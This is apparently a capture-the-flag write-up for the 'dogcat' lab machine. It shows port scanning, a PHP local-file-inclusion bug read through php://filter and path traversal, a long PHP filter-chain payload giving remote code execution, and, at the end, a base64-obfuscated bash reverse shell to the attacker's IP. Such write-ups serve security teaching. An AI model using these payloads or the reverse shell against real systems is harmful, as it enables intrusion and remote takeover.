TL;DR
In this challenge we exploit LFI to get RCE and then get shell as www-data.
We escalate to root using sudo on /usr/bin/env, and grab the third flag.
Then we break out of the container using backup.sh which we can control, and also being executed on the host machine every minute.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 22 with ssh and port 80 with apache http server.
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 24:31:19:2a:b1:97:1a:04:4e:2c:36:ac:84:0a:75:87 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCeKBugyQF6HXEU3mbcoDHQrassdoNtJToZ9jaNj4Sj9MrWISOmr0qkxNx2sHPxz89dR0ilnjCyT3YgcI5rtcwGT9RtSwlxcol5KuDveQGO8iYDgC/tjYYC9kefS1ymnbm0I4foYZh9S+erXAaXMO2Iac6nYk8jtkS2hg+vAx+7+5i4fiaLovQSYLd1R2Mu0DLnUIP7jJ1645aqYMnXxp/bi30SpJCchHeMx7zsBJpAMfpY9SYyz4jcgCGhEygvZ0jWJ+qx76/kaujl4IMZXarWAqchYufg57Hqb7KJE216q4MUUSHou1TPhJjVqk92a9rMUU2VZHJhERfMxFHVwn3H
|   256 21:3d:46:18:93:aa:f9:e7:c9:b5:4c:0f:16:0b:71:e1 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBouHlbsFayrqWaldHlTkZkkyVCu3jXPO1lT3oWtx/6dINbYBv0MTdTAMgXKtg6M/CVQGfjQqFS2l2wwj/4rT0s=
|   256 c1:fb:7d:73:2b:57:4a:8b:dc:d7:6f:49:bb:3b:d0:20 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIfp73VYZTWg6dtrDGS/d5NoJjoc4q0Fi0Gsg3Dl+M3I
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.38 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: dogcat
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Let’s add dogcat.thm to our /etc/hosts.
Find the first flag using LFI
We can see simple website when we view image.

I tried to give something else, and i got “Sorry, only dogs or cats are allowed.”.
Then, I tried to give something with the word “dog” inside:
php://filter/convert.base64-encode/resource=dog/../index

we got the string:
PCFET0NUWVBFIEhUTUw+CjxodG1sPgoKPGhlYWQ+CiAgICA8dGl0bGU+ZG9nY2F0PC90aXRsZT4KICAgIDxsaW5rIHJlbD0ic3R5bGVzaGVldCIgdHlwZT0idGV4dC9jc3MiIGhyZWY9Ii9zdHlsZS5jc3MiPgo8L2hlYWQ+Cgo8Ym9keT4KICAgIDxoMT5kb2djYXQ8L2gxPgogICAgPGk+YSBnYWxsZXJ5IG9mIHZhcmlvdXMgZG9ncyBvciBjYXRzPC9pPgoKICAgIDxkaXY+CiAgICAgICAgPGgyPldoYXQgd291bGQgeW91IGxpa2UgdG8gc2VlPzwvaDI+CiAgICAgICAgPGEgaHJlZj0iLz92aWV3PWRvZyI+PGJ1dHRvbiBpZD0iZG9nIj5BIGRvZzwvYnV0dG9uPjwvYT4gPGEgaHJlZj0iLz92aWV3PWNhdCI+PGJ1dHRvbiBpZD0iY2F0Ij5BIGNhdDwvYnV0dG9uPjwvYT48YnI+CiAgICAgICAgPD9waHAKICAgICAgICAgICAgZnVuY3Rpb24gY29udGFpbnNTdHIoJHN0ciwgJHN1YnN0cikgewogICAgICAgICAgICAgICAgcmV0dXJuIHN0cnBvcygkc3RyLCAkc3Vic3RyKSAhPT0gZmFsc2U7CiAgICAgICAgICAgIH0KCSAgICAkZXh0ID0gaXNzZXQoJF9HRVRbImV4dCJdKSA/ICRfR0VUWyJleHQiXSA6ICcucGhwJzsKICAgICAgICAgICAgaWYoaXNzZXQoJF9HRVRbJ3ZpZXcnXSkpIHsKICAgICAgICAgICAgICAgIGlmKGNvbnRhaW5zU3RyKCRfR0VUWyd2aWV3J10sICdkb2cnKSB8fCBjb250YWluc1N0cigkX0dFVFsndmlldyddLCAnY2F0JykpIHsKICAgICAgICAgICAgICAgICAgICBlY2hvICdIZXJlIHlvdSBnbyEnOwogICAgICAgICAgICAgICAgICAgIGluY2x1ZGUgJF9HRVRbJ3ZpZXcnXSAuICRleHQ7CiAgICAgICAgICAgICAgICB9IGVsc2UgewogICAgICAgICAgICAgICAgICAgIGVjaG8gJ1NvcnJ5LCBvbmx5IGRvZ3Mgb3IgY2F0cyBhcmUgYWxsb3dlZC4nOwogICAgICAgICAgICAgICAgfQogICAgICAgICAgICB9CiAgICAgICAgPz4KICAgIDwvZGl2Pgo8L2JvZHk+Cgo8L2h0bWw+Cg==
which after decoding:
<!DOCTYPE HTML>
<html>

<head>
    <title>dogcat</title>
    <link rel="stylesheet" type="text/css" href="/style.css">
</head>

<body>
    <h1>dogcat</h1>
    <i>a gallery of various dogs or cats</i>

    <div>
        <h2>What would you like to see?</h2>
        <a href="/?view=dog"><button id="dog">A dog</button></a> <a href="/?view=cat"><button id="cat">A cat</button></a><br>
        <?php
            function containsStr($str, $substr) {
                return strpos($str, $substr) !== false;
            }
	    $ext = isset($_GET["ext"]) ? $_GET["ext"] : '.php';
            if(isset($_GET['view'])) {
                if(containsStr($_GET['view'], 'dog') || containsStr($_GET['view'], 'cat')) {
                    echo 'Here you go!';
                    include $_GET['view'] . $ext;
                } else {
                    echo 'Sorry, only dogs or cats are allowed.';
                }
            }
        ?>
    </div>
</body>

</html>
Okay, so it’s simply checking if the strings contains dog or cat, and then include it with the extension, if no extension is being
supplied, it adds .php.
I executed ffuf and found flag.php:
┌──(agonen㉿kali)-[~/thm/Dogcat]
└─$ ffuf -u 'http://dogcat.thm/FUZZ' -w /usr/share/SecLists/Discovery/Web-Content/common.txt -e .php,.txt,.xml -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://dogcat.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/common.txt
 :: Extensions       : .php .txt .xml
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

cat.php                 [Status: 200, Size: 26, Words: 3, Lines: 2, Duration: 166ms]
cats                    [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 160ms]
flag.php                [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 160ms]
index.php               [Status: 200, Size: 418, Words: 71, Lines: 20, Duration: 151ms]
index.php               [Status: 200, Size: 418, Words: 71, Lines: 20, Duration: 153ms]
So, I requests:
/?view=php://filter/convert.base64-encode/resource=dog/../flag

The first flag:
THM{Th1s_1s_N0t_4_Catdog_ab67edfa}
LFI to RCE using php filter chain
we can easily add GET parameter with the extension, and then get /etc/passwd:
┌──(agonen㉿kali)-[~/thm/Dogcat]
└─$ curl 'http://dogcat.thm/?view=dog/../../../../../../../../../../../../etc/passwd&ext='
<!DOCTYPE HTML>
<html>

<head>
    <title>dogcat</title>
    <link rel="stylesheet" type="text/css" href="/style.css">
</head>

<body>
    <h1>dogcat</h1>
    <i>a gallery of various dogs or cats</i>

    <div>
        <h2>What would you like to see?</h2>
        <a href="/?view=dog"><button id="dog">A dog</button></a> <a href="/?view=cat"><button id="cat">A cat</button></a><br>
        Here you go!root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
    </div>
</body>

</html>

Using https://github.com/synacktiv/php_filter_chain_generator we can get RCE, we just need to add dog after the word temp.
python3 php_filter_chain_generator.py --chain '<?php echo `$_GET[0]`; ?>' | xclip -sel clip
and now just send, notice how the ends looks:
/?view=php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSA_T500.UTF-32|convert.iconv.CP857.ISO-2022-JP-3|convert.iconv.ISO2022JP2.CP775|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO88597.UTF16|convert.iconv.RK1048.UCS-4LE|convert.iconv.UTF32.CP1167|convert.iconv.CP9066.CSUCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.CP950.SHIFT_JISX0213|convert.iconv.UHC.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP869.UTF-32|convert.iconv.MACUK.UCS4|convert.iconv.UTF16BE.866|convert.iconv.MACUKRAINIAN.WCHAR_T|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UCS-2.OSF00030010|convert.iconv.CSIBM1008.UTF32BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.CP950.SHIFT_JISX0213|convert.iconv.UHC.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UNICODE|convert.iconv.ISIRI3342.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UCS-2.OSF00030010|convert.iconv.CSIBM1008.UTF32BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UCS-4LE.OSF05010001|convert.iconv.IBM912.UTF-16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP869.UTF-32|convert.iconv.MACUK.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.BIG5HKSCS.UTF16|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode/resource=php://tempdog&ext=&0=id
Let’s add the payload from penelope for reverse shell:
printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xNjQuMjQ4LzQ0NDQgMD4mMSkgJg==|base64 -d|bash
